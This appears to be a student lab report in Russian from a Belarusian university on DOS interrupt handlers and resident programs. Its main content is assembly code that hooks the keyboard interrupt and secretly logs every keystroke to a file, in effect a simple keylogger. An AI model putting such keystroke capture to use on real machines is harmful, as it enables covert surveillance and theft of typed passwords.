МИНИСТЕРСТВО ОБРАЗОВАНИЯ РЕСПУБЛИКИ БЕЛАРУСЬ

УЧРЕЖДЕНИЕ ОБРАЗОВАНИЯ

«БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ

ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ»

# Кафедра проектирования информационно-компьютерных систем

Отчет по предмету

Программирование на языке ассемблера

Лабораторная работа №8

**«ОБРАБОТЧИКИ ПРЕРЫВАНИЙ. РЕЗИДЕНТНЫЕ ПРОГРАММЫ»**

|  |  |
| --- | --- |
| **Выполнил:**  Студент группы 150501  Смоленский Н.О. | **Проверил:**  Туровец Н.О. |

Минск 2022

**Цель работы**: получить понятие об обработчиках прерываний и изучить особенности создания резидентных программ.

**Теоретические сведения:**

1. *Обработчики прерываний.*

Для обработки событий, особенно происходящих асинхронно по отношению к выполнению программы, лучше всего подходит механизм прерываний – особых событий в системе, которые требуют немедленной обработки.

С каждым прерыванием связано уникальное число – номер прерывания, соответствующий определенному событию, а также соответствующий обработчик этого события. Для организации связи адреса обработчика прерывания с номером прерывания используется таблица векторов прерываний – блок памяти в диапазоне адресов от 0000:0000 до 0000:03FFh. В первом слове элемента таблицы записано смещение, а во втором – сегмент адреса обработчика прерывания. Вектор прерывания с номером 0 находится по адресу 0000:0000, с номером 1 – по адресу 0000:0004 и т. д.

Программы могут сами вызывать прерывания с помощью команды INT – программные прерывания. Программные прерывания удобно использовать для организации доступа к отдельным, общим для всех программ функциям.

2. *Резидентные программы.*

Резидентной программой называют программу, остающуюся в памяти после того, как она вернула управление операционной системе, и выполняющую обработку данных при обращении к ней.

Резидентную программу можно разделить на две части: инсталлятор и обработчик.

*Инсталлятор* обычно выполняет следующие действия:

-- проверяет можно ли установить обработчик;

-- устанавливает обработчик на определенный вектор прерывания;

-- завершается, оставляя обработчик резидентным.

При повторном запуске инсталлятора, он может быть также использован для выгрузки резидентной части из памяти с восстановлением старых обработчиков.

Для установки вектора обработчика рекомендуется использовать следующие функции DOS:

-- Функция DOS 25h (INT 21h) – установить адрес обработчика прерывания.

-- Функция DOS 35h (INT 21h) – получить адрес обработчика прерывания.

-- Функция DOS 31h (INT 21h) – оставить программу резидентной.

*Обработчик резидентной программы* – процедура, выполняющая необходимые действия. Эта процедура обычно заменяет стандартный обработчик программного или аппаратного прерывания.

При вызове команды INT выполняются следующие действия:

1) В стеке сохраняются регистры FLAGS, CS, IP; сбрасываются флаги IF и TF.

2) В регистр CS из таблицы векторов прерываний заносится значение сегмента обработчика прерывания, а в регистр IP – смещение обработчика прерывания.

3) Выполняется передача управления на обработчик программного прерывания (CS:IP).

При вызове команды IRET выполняются следующие действия:

1) Из стека восстанавливаются регистры IP, CS, FLAGS.

2) Передается управление в прерванную программу, на команду, находящуюся непосредственно за командой программного прерывания INT.

**Код программы:**

*.286*

*.model small*

*.code*

*org 100h*

*begin:*

*jmp start*

*old\_int dd ?*

*file\_id dw 0*

*file\_name db "log.txt",0*

*buffer db ?*

*shiftFlag db 0*

*capsFlag db 0*

*ASCIITableLow db '\*', '\*', "1234567890-=", '\*', 09h*

*db "qwertyuiop[]", '\*', '\*'*

*db "asdfghjkl;'`", '\*', "\zxcvbnm,./"*

*db '\*', '\*', '\*'*

*ASCIITableUp db '\*','\*', "!@#$%^&\*()\_+", '\*', 09h*

*db "QWERTYUIOP{}", '\*', '\*'*

*db 'ASDFGHJKL:"~', '\*', "|ZXCVBNM<>?"*

*db '\*', '\*', '\*'*

*ascCount equ 39h*

*getASCII proc*

*cmp al,1Ch*

*je enterPressed*

*cmp al,39h*

*je spacePressed*

*cmp al,2Ah*

*je shiftPressed*

*cmp al,39h*

*je shiftPressed*

*cmp al,3Ah*

*je capsPressed*

*sub al,80h*

*cmp al,2Ah*

*je shiftReleased*

*cmp al,39h*

*je shiftReleased*

*cmp al,3Ah*

*je capsPressed*

*add al,80h*

*cmp al,80h*

*ja flagsHandled*

*cmp capsFlag,0*

*jne capsNotActive*

*cmp shiftFlag,0*

*je lowCase*

*jmp upCase*

*enterPressed:*

*mov al,0Ah*

*jmp getASCII\_end*

*spacePressed:*

*mov al,20h*

*jmp getASCII\_end*

*capsNotActive:*

*cmp shiftFlag,1*

*je lowCase*

*jmp upCase*

*shiftPressed:*

*mov shiftFlag,1*

*jmp flagsHandled*

*shiftReleased:*

*mov shiftFlag,0*

*jmp flagsHandled*

*capsPressed:*

*cmp capsFlag,0*

*jne resetCaps*

*mov capsFlag,1*

*jmp flagsHandled*

*resetCaps:*

*mov capsFlag,0*

*jmp flagsHandled*

*lowCase:*

*lea di,ASCIITableLow*

*xor cx,cx*

*cmp al,ascCount*

*ja notChar*

*jmp skip*

*upCase:*

*lea di,ASCIITableUp*

*xor cx,cx*

*cmp al,ascCount*

*ja notChar*

*skip:*

*cmp cl,al*

*jae get*

*inc di*

*add cl,1*

*jmp skip*

*get:*

*mov al,cs:[di]*

*jmp getASCII\_end*

*notChar:*

*mov al,'\*'*

*jmp getASCII\_end*

*flagsHandled:*

*xor ax,ax*

*getASCII\_end:*

*ret*

*getASCII endp*

*new\_int:*

*pushf*

*push ds*

*push es*

*pusha*

*read\_keyboard\_buf:*

*in al,60h*

*call getASCII*

*mov buffer,al*

*cmp buffer,0*

*je end\_of\_int*

*open\_file:*

*push cs*

*pop ds*

*mov al,1*

*mov ah,3Dh*

*lea dx,file\_name*

*int 21h*

*jc create\_file*

*mov file\_id,ax*

*jmp save\_keystroke*

*create\_file:*

*mov ah,5Bh*

*mov cx,0*

*lea dx,file\_name*

*int 21h*

*mov file\_id,ax*

*save\_keystroke:*

*xor cx,cx*

*xor dx,dx*

*mov bx,file\_id*

*mov ah,42h*

*mov al,02h*

*int 21h*

*mov ah,40h*

*mov cx,1*

*lea dx,buffer*

*int 21h*

*close\_file:*

*mov bx,file\_id*

*mov ah,3Eh*

*int 21h*

*end\_of\_int:*

*popa*

*pop es*

*pop ds*

*call cs:old\_int*

*mov al,20h*

*out 20h,al*

*iret*

*int\_size dw $ - begin*

*start:*

*push cs*

*pop ds*

*mov ax,3509h*

*int 21h*

*mov word ptr old\_int,bx*

*mov word ptr old\_int+2,es*

*lea dx,new\_int*

*mov ax,2509h*

*int 21h*

*mov dx,int\_size*

*shr dx,4*


*inc dx*


*mov ax,3100h*

*int 21h*

*end start*

**Результат работы:**

****

****

**Вывод**

В ходе выполнения лабораторной работы было проведено ознакомление с обработчиками прерываний, изучены особенности создания резидентных программ и работа с ним.